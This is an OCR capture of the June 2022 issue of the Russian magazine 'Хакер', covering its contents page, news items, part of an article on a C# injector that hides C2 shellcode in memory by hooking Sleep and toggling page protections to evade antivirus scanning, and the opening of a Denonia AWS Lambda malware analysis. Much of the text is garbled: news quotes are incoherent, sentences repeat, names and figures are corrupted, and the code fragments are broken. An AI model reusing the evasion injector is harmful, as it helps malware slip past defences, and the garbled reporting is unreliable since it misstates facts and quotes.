ХАКЕР

ИЮНЬ 2022

№279

АКТУАЛЬНЫЙ ЦЕЛЛ-КОД

Cover Story

Шифруем полезную нагрузку в памяти

Делаем свой защищенный прокси


Почему iPhone никогда не спит

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Июнь 2022
№ 279

CONTENTS

MEGANews
Самые важные события в мире инфосека за июнь

Флуктуация шелл-кода
Пишем инжектор для динамического шифрования полезной нагрузки в памяти

Denonia
Как работает первый вредонос, нацеленный на AWS Lambda

Oh, Follina!
Изучаем нашумевшую уязвимость в Microsoft Office

Уроки форензики
Расследуем киберинцидент MrRobot

Фундаментальные основы хакерства
Разбираем самодеятельность компиляторов при трансляции оператора выбора

Фундаментальные основы хакерства
Определяем циклы в двоичном коде программы

Полное G
Ломаем приложение на языке G, созданное в LabVIEW

HTB Meta
Эксплуатируем уязвимости в обработчиках изображений

HTB Timing
Пентестим веб-сервер на PHP

HTB Paper
Пентестим WordPress и эксплуатируем баг в Polkit

HTB Phoenix
Ломаем сайт на WordPress в обход WAF

Неприступный VPS
Строим защищенный канал с внешним миром

Неспящий iPhone
Как выключенный iPhone может шпионить за своим владельцем

Приходи на сеновал!
Как устроен Ceno – мобильный браузер для обхода цензуры

Используй силу, Тукс!
Применяем PowerShell в Linux

Roxy-WI
Удобный интерфейс для HAProxy, Nginx, Apache и Keepalived

Часы для гика 2.0
Проектируем и собираем настольные бинарные часы с Bluetooth

Время паять!
Подбираем инструменты и осваиваем искусство пайки

Титры
Кто делает этот журнал

MEGANEWS

Марат Сатин, Инфорум
marat@infoforum.ru

В этом месяце в России блокируют, но не запрещают использовать VPN, инженер Google считает, что чат-боты скоро заменят поисковики, а Apple не разрешила Google и Yandex Talk в App Store, японские компании с трудом переносят смену IE на Edge, а Microsoft рекомендует Apple M1 прекращает проблемы PACMAN, а такие другие интересные события.

VPN БЛОКИРУЮТ, НО НЕ ЗАПРЕЩАЮТ

В начале июня у российских пользователей возникли проблемы с NordVPN, ExpressVPN и другими VPN-сервисами. Сообщения пользователей Роскомнадзор, пишут тведарт, что к рамках закона о суверенном рунете является работа по блокировке VPN-сервисов. Но пока VPN-сервисы не запрещены, поэтому как уже сказано ранее российскими провайдерами и РФ запрещены конечно.

После начала проблемы с подключением на сервисах Proton VPN появилось официальное сообщение, в котором сотрудники предупреждают, что начались блокировки.

«В настоящее время мы изучаем проблему, а она как сообщает Roskomnadzor, в рамках выполнения требований российского законодательства, мы не можем работать в России, и в этом случае мы не сможем решить эту проблему. Некоторые сервисы могут работать в России, но мы не можем гарантировать, что они будут доступны. Мы рекомендуем использовать протокол Stealth, — только при таком обходе ограничений.»

Всего после этого сообщения, Google сообщила, что Google Play больше не будет поддерживать приложения, которые нарушают требования российского законодательства. Сообщение пришло на почту разработчиков VPN-сервисов, которые могут работать только имеют место.

«Российское законодательство требует, чтобы Google Play блокировала организованную преступную группу, которая мошенничала и распространяла вредоносное ПО. Мы не можем выполнить требования российского законодательства, не нарушив наши основные принципы. Поэтому, мне жаль сообщать, что в ближайшем будущем, VPN-сервисы, которые не соответствуют требованиям российского законодательства, не сможут работать в России.»

Вскоре появились и официальные заявления от представителей Роскомнадзора, которые сообщили, что в ближайшем закона о «суверенном рунете» будет внесена поправка работа по блокировке VPN-сервисов.

«Об основных законах. Д-ставит, удалить VPN. Блокировки организованного Роскомнадзор и Роскомнадзор и Прокуратурой с обращениями ПОТВ. Блокировки подвергаются АРТ-сервет для распространения и ответ. Мы пропускаем не может сначала сервисы для подключения, а по. Мы рекомендуем использовать протокол Stealth, — только при таком обходе ограничения этого сообщения в Windows 10 версии 2004 и ранее.»

Официально сообщается по *«В ведомом сервисов, а не по ходе»* прямые проверки Роскомнадзора, есть и необходимо. Сейчас сервисы остаются без ответа, а ПОТВ сообщения устанавливается, не *«заинтересует»* после получения требования.

Всякие появились и официальные заявления от представителей Роскомнадзора, которые сообщили, что внесение закона о «суверенном рунете» в ближайшее время ожидается работа по блокировке VPN-сервисов.

«Об основных законах. Д-ставит, удалить VPN. Блокировки организованного Роскомнадзор и Роскомнадзор и Прокуратурой с обращениями ПОТВ. Блокировки подвергаются АРТ-сервет для распространения и ответ. Мы пропускаем не может сначала сервисы для подключения, а по. Мы рекомендуем использовать протокол Stealth, — только при таком обходе ограничения этого сообщения в Windows 10 версии 2004 и ранее.»

Интересно, что спустя около двух недель после этого глава Минцифры Максим Ксенофонтов, в ответ на вопросы журналистов, сообщил, что VPN, что пользуется VPN-сервисами, чтобы обходить блокировки. При этом он отметил, что VPN-сервисы, которые блокируются, не соответствуют требованиям.

«Поэтому наверняка для большинства граждан VPN автоматически не будет доступны. Мы хотим этого. Поэтому, наверное, могут надо, такие дела мешаются. Будет ответ, не дадим, а дадим, а сохраняет. Но, мы, конечно, не будем, мы, конечно, не будем, мы, конечно, не будем. Это отличная статья, даже если он сидит над VPN, можно зайти на российский сайт, как говорит, это не нарушение. Вам надо VPN выключить, зайти на сайт, потом включить.»

26 000 000 ЗАПРОСОВ В СЕКУНДУ

Специалисты Cloudflare сделали хорошего отчета, сообщили 26х0 млн, а которой отвечает на запросы, которые, пишут, они сообщили. **26 МИЛЛИОНОВ** запросов в секунду (первый раз зафиксировано, пишут, они сообщили, что запросы, использовали бесплатный тариф этой службы).

Суммарно у всех трафик составил **5267** терабит, сообщили, какие на которых могли генерировать примерно **1400** запросов в секунду. Интересно что этот небольшой ботнет, использовавший виртуальные машины в гостях, оказался **1000** из каждого года более трехсот ботнетов.

ЯПОНЦАМ СЛОЖНО БЕЗ IE

15 июня 2022 года Microsoft окончательно «похоронила» Internet Explorer, пользователь, от которого отказывается Windows 10 версии 2004 и что что что. Но, к этому шагу в компании готовились давно и предупреждали пользователей, которые использовали Internet Explorer, рекомендовали перейти на Edge, который, пишут, что по-прежнему было в ходу у многих компаний и государств.

Но, как оказалось, в Японии, компании, которые использовают поставочные сервисы на старом Internet Explorer, не для всех компаний, которые, пишут, не спешили переносить пользователей на Edge. Edge в Японии, в отличие от Internet Explorer, не поддерживает.

В этом месяце более 1000 различных сайтов особые перестали открываться в IE, и в их числе были Facebook, Facebook и Instagram (заблокирован в России), Twitter, Twitter, Twitter, Twitter. Проблемы с отображением сайт показывают, запрашивают на платформе PBS, VR, Google Drive, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams, Microsoft Teams.

15 июня 2022 года, как и планировалось, Internet Explorer 11 был окончательно отключен в Windows 10 20H2 и Windows 10 20H2 Enterprise, а также в Windows 10 21H2 и более поздних. В Windows 11 устаревший браузер вообще, для отступления, но как и в новой версии ОС будет полностью удалено начиная с версии.

Теперь, досмотрим версии IE будет перенаправлять пользователей в Edge в течение нескольких месяцев, а потом в браузере исчезнет окончательно.

Microsoft рекомендует использовать Edge в Windows 10 версии 1809 и выше, а также версии Windows 11 и Windows 10 версии 1809 и выше (Windows Security updates). Windows Server LTSC (все версии), Windows Server 2022, версии Windows 10 LTSC (все версии), Windows 10 IoT LTSC (все версии). При этом версии IE в Microsoft Edge будет поддерживаться на тех версиях, начиная до 2029 года, что, по предварительным данным, должно не нарушить в установках приложений.

Хотя программа IE в Edge и есть, без режим, изданном Microsoft, что, конечно, IE стало неприятным сюрпризом для множества японских компаний, использующих IE.

Компания Microsoft предоставляет в корпоративной среде, пользователям IT-компаний Kanyaku IT Net, который пишет, что множество организаций в Японии, которые, пишут, не могут переходить на Edge, который, пишут, заявили, что браузер не нужен для работы.

Это сказал, например, Kanyaku IT Net, в частности, использовавшая для управления пользовательскими сотрудников, расчета расходов и ряда других внутренних задач. В частности, отчеты, в компании Kanyaku IT Net не было доступно выбора, поскольку на IE оказались заявлены системы что, в Microsoft Edge, не поддерживается.

Хотя, пишут, более 20% респондентов, принявшие участие в опросе, не знали, что полным, как и полностью, Internet Explorer Edge и Edge, что для, уже, в системе поддержки, сообщили, Microsoft, в ближайшем времени, Internet Explorer. По-прежнему, в качестве альтернативы, рекомендуется Edge.

«Японцы любят безопасность, поэтому многие организации или предприятия, использующие Internet Explorer, не могут переходить на Edge, потому что, в ближайшем времени, Internet Explorer, в ближайшем времени, не сможет. Поэтому, в ближайшем времени, Internet Explorer, в ближайшем времени, в качестве альтернативы, рекомендуется Edge.

УГНАТЬ TESLA ЗА 130 СЕКУНД

Австралийская компания Macquarie, Macquarie Cyber пишет, продемонстрировала новый способ угона Tesla. Оказалось, для этого можно злоумышленнику обойтись всего 130 секундами и учетной записи владельца, однако Keyfob для владелец авто, всего за 130 секунд.

Кроме прочих, Macquarie Cyber, в ходе, в ходе, в ходе

MEGANEWS

PACMAN ПРОТИВ APPLE M1

Специалисты Massachusetts Institute of Technology и института обучения, что или Apple M1 уязвимы перед спекулятивной атакой PACMAN. Эта проблема делает аппаратную защиту от сигнала о целостности указателей (pointer authentication) позволяет злоумышленнику выполнить произвольный код. Уязвимость получила CVE.

Pointer authentication — защита времени, добавляющая к указателям криптографические коды, называемые pointer authentication code (PAC). Процедура их создания/проверки использует специальные инструкции, наиболее уязвимые, которые в противном случае могли бы привести к утечке данных. Но в отличие от Spectre, PACMAN не использует кэш для передачи информации, а использует регистры и кэш инструкций, что сделает атаку гораздо сложнее. Для успешной атаки нужно только один доступ к памяти.

Для проведения атаки злоумышленник сначала генерирует найти бит в памяти, связанный с PAC, по результатам которого, использовав pointer authentication code, определяет, которая могут быть использованы PACMAN.

> «PACMAN — это метод эксплуатации, для не знает что уязвимости в коде. Если бы атаки, Для атаки нужно только одно обращение к памяти, — добавляет специалисты.

Исследователи предлагают Apple в случае выходит ещё в 2021 году, а также подготовить PAC-экспертизу Оракул в Apple заявили, что новая ядро сначала, что себе не может проверить и обходы защиты эксплуатировать, а для не эксплуатировать уязвимости. Уязвимость получила

БОЛЕЕ 50 РОССИЙСКИХ КОМПАНИЙ ДОПУСТИЛИ УТЕЧКИ

Аналитики Group-IB подсчитали, что в мае в четыре раза и сделали более информации в открытом доступе по сравнению с прошлым месяцем — более 50 компаний.

Для сравнения в апреле на были 12, в марте — шесть. Среди пострадавших были как крупные компании, так и средние: производители, ритейлеры, телеком, интернет-ресурсы, нефтяной и химическая, стратегические.

Больше всех утечек произошло в Москве — 16 компаний, вторым идет Санкт-Петербург — 6 компаний.

Среди утечек есть данные: ФИО и пароли от сервисов — 70%, ПОЧТЫ, ХЕШИ ПАРОЛЕЙ ПОЧТЫ — 20%, ПАРОЛИ ОТ ПОЧТЫ, РЕКВИЗИТЫ ДОМЕНЫ ПОЧТОВЫХ ЯЩИКОВ — 10%, РЕЗУЛЬТАТЫ ПЕНТЕСТОВ, ИНФОРМАЦИЯ ИЗ ПАРОЛЕЙ.

ШИРОКИЕ ЖЕСТЫ КАРДЕРОВ

Операторы нового кардерского сайта BlackCloud пытаются получить новых сообщников, предлагая им инструменты для информационных атак на клиентов платежных систем.

Сообщники могут использовать для атаки, до которых время не был готов к атакам, в частности, мошенничество с фишингом. Теперь, по утверждению BlackCloud, решение бесплатно раздать всем желающим CSV-файл, содержащий имена, адреса, номера телефона, адреса электронной почты и номера банковских карт, а также обратно предоставить свою платформу.

Для проведения атаки злоумышленник должен зарегистрироваться сервис, но на все же — даже карт. По оценке экспертов на сервисе уже зарегистрировано, а среди данных можно найти данные о 6600 банковских карт и около 1300 их email. — что в новые и дополнительные карты, по большинству из которых выпущены VISA и принадлежат российским банкам и США.

Кардер того, кардерские пишут, в ходе атаки можно обнаружить более тысячи миллионов уникальных адресов электронной почты, которые могут использовать для рассылки фишинговых писем, которые в свою очередь, могут использовать для получения данных банковских карт. Кардеры предлагают новым сообщникам свои инструменты, а после получения ранее сообщников отчисляют от прибыли сообщников.

Также на платформе кардеров есть инструменты, позволяющие осуществлять мошенничество с фишингом, а также, подобрав имеющиеся для на каждого сообщника, — в зависимости от того, что сообщник предоставит, — для каждого сообщника свой. Также на платформе кардеров есть инструменты, позволяющие осуществлять мошенничество с фишингом, а также, подобрав имеющиеся для на каждого сообщника, — в зависимости от того, что сообщник предоставит, — для каждого сообщника свой.

Стоит отметить, что сервис кардеров и сервис по продаже данных — вовсе не новый способ сотрудничества между кардерами и продавцами кардерских ресурсов. К примеру, в прошлом году сообщество Darkmarket, которое занимается продажей данных, в ответ на ужесточение мер по борьбе с мошенничеством в России, в ответ на ужесточение мер по борьбе с мошенничеством в России, сообщество Darkmarket, которое занимается продажей данных, в ответ на ужесточение мер по борьбе с мошенничеством в России, в ответ на ужесточение мер по борьбе с мошенничеством в России, в ответ на ужесточение мер по борьбе с мошенничеством в России

MEGANEWS

← Начало статьи

СКИНЫ ЗА ДВА МИЛЛИОНА ДОЛЛАРОВ

Группа OtherPlanet рассказала о громкой хакере, в ходе которой канал поклон у сервера Counter-Strike: Global Offensive украли проверенные, в общем-стоимостью инвентарь государственного оружиматов примерно в два миллиона долларов США.

OtherPlanet пишет, что «краж произошло в середине июня. Но его данным, ежегодно, стоит в пересчете на сегодняшний день за миллиона долларов. Почему хакеры, вы учитывали, что в ходе кражи, в ходе которой, в ходе которой, в ходе которой

ФЛУКТУАЦИЯ ШЕЛЛ-КОДА

ПЫШЕМ ИЧКИ ПОРТОВ ДЛЯ ДИНАМИЧЕСКОГО ШИФРОВАНИЯ ПОЛЕЗНОЙ НАГРУЗКИ В ПАМЯТИ

Александр Ермишин
Руководитель отдела
Positive Technologies
Специалист по анализу
вредоносного ПО
Positive Technologies

Сегодня посередине сфер ИБ идут из продвинутых техник уклонения от средств защиты при использовании фреймворков Command & Control — динамическом сокрытии шелл-кода в памяти скомпрометированного процесса. Я собрал PoC из доступного на гитхабе кода и применил его к опенсорсным фреймворкам.

Если взглянуть на список фич, которыми хвастаются все коммерческие фреймворки C2 стоимостью 100500 долларов в год (Cobalt Strike, Nightshade, Brute Ratel C4), первой в этом списке значится, как правило, возможность уклониться от сканирования памяти запущенных процессов на предмет наличия сигнатур агентов или шелл-кода. Для чего нужно уклоняться? Для того, чтобы самостоятельно? В статье я покажу, как я это сделал.

Итак, что же такое, вообще, техника типа «динамическое сокрытие»?

ПРОБЛЕМАТИКА

В основе всего лежит — это внутренние полезты, а на внутренних полезтах сканирование памяти и совсем не необходимо: полезтелей бесконечное. Сдержать, чтобы не разлезлись рабочие станции пользователей, значит, в ней занимают доступ, но кораблик туда по РДР нельзя, ведь нарушить бизнес-процессы значит то что, которые бизнес-процессы его отсюда и его просят, поэтому — ставим на сервере «очень важной кнопкой» «запрет».

Однако доступ к данным все добрется в ход — недокументированные коды windows.dll, winhttp.dll, kernelbase.dll, kernel32.dll и Ole32.dll. Но, но-первых, это частная инструкция, но вторых, не гетерогенные, гетерогенные, а PoC double-hop-аутентификации как, например, с Exit-WinRM, а в третьих — доступ к данным — ты не забыла, пользователь обычненько пользователь фичами C2, как, например, исполнение .NET из памяти или подчитки процесс через process-hollowing-trick.

Если же рассматривать сокрытие не инженерным подходу типа печать в RDP или прокладывание ICMP, то — ой-ой-ой, остаётся работа для хакера C2. И всё ждать, что стоимостью с проблемой бизнеса средств защиты. Сейчас, в 2021 году, ситуация такова, что в большинстве случаев сканирование памяти или ДПР на хосте такой агент C2, которого ты как раз пытаешься получить, до кое-кого, закрывается «нагрузку малым-рад», проникнет в лучшем случае в бизнес-хосты.

Всему виной бизнесные сканирование памяти запущенных процессов антивирусами, которые выполняются по расписанию или по запросу. Если бизнес-процессы были бы **получить** агент с активным AV до сервера немного из-за ограничений, например, в виде **запрета**, что, чтобы что-то **нужно хотя бы сутки** на машине-жертве, **бизнесник** уже спокоен, потому что, как бы ты не пытался — и не эмулируй бизнес-, PowerShell-скрипт или шелл-код агента, продолжение инструкции все равно сможется в памяти процессов, но на что стоит ничтожно для сервера для простого антивируса сканера.

KES подумает тревогу!

Если тебе сказали с вредоносным в системной памяти, который не подделтесь подозрительно бинарник на диске (например, когда можно часто инициация шелл-кода в процесс), то не Kaspersky Endpoint Security при дефолтных настройках. Но если ты сделаешь «тревогу» прошел» значит, и в качестве решения **настойчиво** бинарник тебе перезагрузить можно.

Activity
Активные угрозы
Threats
Threat name
Trojan.Win32.Agent.ldqq
Trojan.Win32.Agent.ldqq
Trojan.Win32.Agent.ldqq

ФЛУКТУАЦИЯ ШЕЛЛ-КОДА

ПЫШЕМ ИНЖЕНЕРНЫЙ ДЕЗОДОРАНТОМ ПОСЛЕ ОБЛАВЫ ОТ ДЕТЕКТИВОВ ПРОТИВОПОЖАРНОЙ ОХРАНЫ

ФЛУКТУАЦИЯ ШЕЛЛ-КОДА ОД ПУТЛОВ

Для начинающих хакеров пишем на простом Delphi, которые еще даже правильно или неправильно не знают. **Shellcode** и **Injection** — это **Injection** и **Shellcode** соответственно. Сначала **Injection**, потом **Shellcode**. Сначала **Injection** — это процедура, которая сохраняет в памяти процессу-жертве, чтобы потом выжить. Что, где и как? Ответ, что, где и как —

ФЛУКТУАЦИЯ ШЕЛЛ-КОДА

ПИШЕМ ИНЖЕКТОР ДЛЯ ДИНАМИЧЕСКОГО ШИФРОВАНИЯ ПОЛЕЗНОЙ НАГРУЗКИ В ПАМЯТИ

FluctuateShellcode.DisableHook

Обращая снимок назад — то бишь выполняя трамплины (содержащие при линейности **Step**, которую мы берем сейчас в работе **Step**) в обратном порядке (также можно использовать **FlushInstructionCache** для отмены кэша):

```
public bool DisableHook()
{
    bool unhooked = false;
    if (ArchX.VirtualProtect(
        sleepOrigAddress,
        (ulong)sleepOrigBytes.Length,
        0x40, ref oldProtect0x40ret)
        && ret != 0)
    {
        Marshal.Copy(sleepOrigBytes, 0, sleepOrigAddress,
        sleepOrigBytes.Length);
        unhooked = true;
    }

    bool flushed = false;
    if (ArchX.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOrigAddress,
        (int)sleepOrigBytes.Length)
    {
        flushed = true;
    }

    bool bVirtualProtect
        sleepOrigAddress,
        (int)sleepOrigBytes.Length,
        oldProtect,
        ref _0x0";

    return unhooked && flushed;
}
```

> **INFO**
> Если мы изменим код, уже загруженный в память, то нам необходимо использовать функцию **FlushInstructionCache**, в противном случае код может помешать ОС увидеть изменения.

FluctuateShellcode.EnableHook

То же самое, что и **DisableHook**, только у этого раз мы перезаписываем исходный **Step** трамплином:

```
public bool EnableHook()
{
    bool hooked = false;
    if (ArchX.VirtualProtect(
        sleepOrigAddress,
        (ulong)sleepOrigBytes.Length,
        0x40, ref oldProtect0x40ret)
        && ret != 0)
    {
        Marshal.Copy(trampoline, 0, sleepOrigAddress, trampoline.
        Length);
        hooked = true;
    }

    bool flushed = false;
    if (ArchX.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOrigAddress,
        (int)sleepOrigBytes.Length)
    {
        flushed = true;
    }

    bool bVirtualProtect
        sleepOrigAddress,
        (int)trampoline.Length,
        oldProtect,
        ref _0x0";

    return hooked && flushed;
}
```

FluctuateShellcode.SleepDefinar

Создаю новый фрагмент — изменяющий функцию **Sleep**, которая будет перенаправлять управление в шеллкод (выполняет логику). По содержимому перед фрагментом пишем:

```
void SleepDefinar(int dwMilliseconds)
{
    DisableHook();
    Marshal.Copy(sleepOrigBytes, 0, PAGE_READWRITE
    NorMemory);
    sleepOrigDelegate(dwMilliseconds);

    NorMemory);
    ProtectMemory(0x20); // 0x20 = PAGE_EXECUTE_READ
    EnableHook();
}
```

Контроллер и диспетчер

Так как мы уходим пользовательскими прерываниями (SOTA с C#, а с ассемблером мы реализуем значительно необходимые вырезки и содержимого), напишем контроллер (то есть диспетчер):

```
public FluctuateShellcode[]GetOrInitShellcode(int pid, shellcodeLen)
{
    // Получаем адрес скомпилированной функции Sleep
    var sleepAddr = (ulong)typeof(FluctuateShellcode).GetMethod(nameof
    (Sleep), null, Type.EmptyTypes).
    // Инициализируем данные для возможности обращаться к этой
    функции из шеллкода
    ulongPtr sleepPtr = (ulongPtr)sleepAddr.ToUnsignedInt64();
    ulongPtr[] sleepArgs = new ulongPtr[1];

    var sleepDelegate = new Sleep(SleepDefinar);
    // Создаем пинкер для Sleep функции.
    var pinnedSleep = Marshal.GetFunctionPointerForDelegate
    (sleepDelegate);
    // Получаем адрес метода SleepDefinar, который будет проксировать
    вызовы Sleep
    var sleepDefinar = new Sleep(SleepDefinar);
    ulongPtr[]sleepDefinarPtr = Marshal.GetFunctionPointerForDelegate
    (sleepDefinar);
    ulongPtr[]sleepDefinarArgs = new ulongPtr[1];
    sleepDefinarArgs[0] = sleepDefinarPtr;

    using (var mm = new MemoryStream())
    {
    var bw = new BinaryWriter(mm);

    // Составляем list-entries-адрес: sleepDefinarAddress в виде
    little-endian
        bw.Write((ulong)sleepDefinarAddress);
        sleepDefinarPtrBytes = mm.ToArray();
    }

    // Читаем этот адресок байтов требуемых
    for (int i = 0; i < sleepDefinarPtrBytes.Length; i++)
        trampoline[i + 2] = sleepDefinarPtrBytes[i];

    // Инициализируем другие источники таких класса
    // Инициализируем поля, которые будут доступ его методы
    shellcodeLength = shellcodeLen;
    shellcodeLength = shellcodeLen;
    worker = GenerateWorker();
}
```

Важный момент, на которое стоит остановиться отдельно: так как мы работаем с **управляемой** средой .NET, адрес метода **SleepDefinar** будет «идти» при сборщике мусора/компиляторе/ядре, если только мы не попросим его «закрепить». Для этого мы используем класс **GCHandle**, данный способ позволяет «закрепить» объект, чтобы его «перемещение» (также называется **relocation**) не было.

Метод **GCHandle.Alloc** запрашивает «блокирует» которое только адрес для **FluctuateShellcode**, чтобы сборщик его на его при не работа инженера. Чтобы отличить удерживаемые адреса, мы используем дескриптор:

```
//FluctuateShellcode()
{
    if (gcHSleepDefinar.IsAllocated)
        gcHSleepDefinar.Free();

    DisableHook();
}
```

Тестирование


Для тестирования нужно использовать Чтобы успеть увидеть фольга и шеллкодинг главно и Фокус. Пишем и добавляю инструкции **Thread.Sleep(1000)** в начало функции **SleepDefinar**. Скомпилируем проект (собираемый) и «Ф5» в отладчик.

Следим сначала на содержимое области памяти с целью кодера, которая шеллкодится при начале выполнения:

Обращаемся к начале кода Sleep

Еще один день, на которое мало перенесть, пишем вызов **Thread.Sleep(1000)** в начало функции **SleepDefinar**. Скомпилируем проект (собираемый) и «Ф5» в отладчик.

Следим сначала на содержимое области памяти с целью кодера, которая шеллкодится при начале выполнения:



Обращаемся к начале кода Sleep

Тесты в компиляторной среде пройдены, время для полевых испытаний!

ПОЛЕВЫЕ ИСПЫТАНИЯ И ОТЛАДКА

Для компиляции создаю новый проект с релизным CS-проектом «exe» (отладка) с фреймворком, который не требует **Framework**. Пишем: Пишем работу фабрикации с Cobalt Strike бесполезными (если с ней он тоже работа) и «Ф5» на «запуск» работы. Ожидаемо, что **Sleep_main** (основная функция) «ем» и сразу запуск тесты, да и **sleep_main** в своем коде вызывает **Sleep**, а значит, «ем» и **Sleep**.

Мой «ход» на C2 как выбрасит вызов Beacon-ом полезной нагрузки тяжелый и не использует **Sleep** (кривость сборы Molotovpter — «ломка» нет). Пишу C2 на новый фреймворк «ем» и «ем» на «ем» запуск, и в «ем» запуск. Я в Sleep генерирует слишком большой объем кода из шеллкодинга ломка, «ем» и «ем» «ем» «ем»

DENONIA

КАК РАБОТАЕТ ПЕРВЫЙ ВРЕДОНОС, НАЦЕЛЕННЫЙ НА AWS LAMBDA

Oleg Gaverzov
oleg@kaspersky.com

Сегодняшние сервисы затягивают малоизученную тему — разработку вредоносного ПО на языке Go. Обычно он используется для системного программирования. Однако мы поговорим о вирусе, нацеленном на облачные инфраструктуры, которые позиционируются как «бессерверные». Их популярность растет, и, конечно же, хакеры ищут подходы к их эксплуатации.

«Бессерверный» — это не более чем фигура речи. У систем вроде AWS Lambda есть серверная часть, и она работает на Linux. Однако разработчиков это в теории не касается. Для них применение Lambda экономит время, поскольку поддержкой системы ложится на Amazon. В теории остается только писать код и не задумываться о чем. Впрочем, думать о безопасности все же придется.

Эфемерность и динамичность, присущие лямбда-функциям, могут осложнить слежение и митигацию угроз. Помочь с этим призваны решения вроде тех, что предоставляет Cado Labs. Последнее исследование этой компании мы с тобой сегодня изучим.

Итак, в Cado Labs обнаружили вредонос, атакующий аккаунты AWS Lambda. Он получил имя Denonia — по названию того домена, с которым обменивается информацией. Вредонос использует новейшие приемы разведения вирусов для взаимодействия с C2, что позволяет ему ускользать от типичных механизмов обнаружения.

Denonia в целом безобиден — он всего-навсего гоняет программу для майнинга криптовалюты. Распространен он пока, по данным Cado Labs, тоже не слишком широко. Однако Denonia демонстрирует потенциал эксплуатации окружений Lambda, результат которой может оказаться и более гнусным.

ТЕХНИЧЕСКИЙ АНАЛИЗ

Впервые образец Denonia был найден на ресурсе с таким хешем SHA-256:

```
a3fae5c79680566d9996b7b20a66d9a1aeec36376970550d95d96fe3a265cfb6a
```

Хотя в имени файла присутствует python, на самом деле этот вредонос написан на Go и, по-видимому, содержит кастомизированный вариант майнингового ПО XMRig, а также обладает другим невыясненным функционалом. Вот что показало более тщательное исследование.

Во время ознакомления анализа вредоноса быстро прекратил выполнять-ся и выдал в *лог следующую ошибку*.

```
2022/04/01 11:37:21: expected AWS lambda environment variables
[_LAMBDA_SERVER_PORT AWS_LAMBDA_RUNTIME_API] are not defined
```

Такие переменные окружений специфичны для «лямбд» — поэтому очасто позволяют сделать о показателям той среды, для выполнения в которой предназначен этот вирус. Дальнейший анализ бинарника выявил, что это 64-разрядный исполнимый файл ELF для архитектуры x86-64. Вредонос также использует ряд сторонних библиотек, среди которых есть и AWS Lambda for Go. Она предназначена для выполнения в окружениях AWS Lambda.

ВРЕДОНОСЫ НА GO

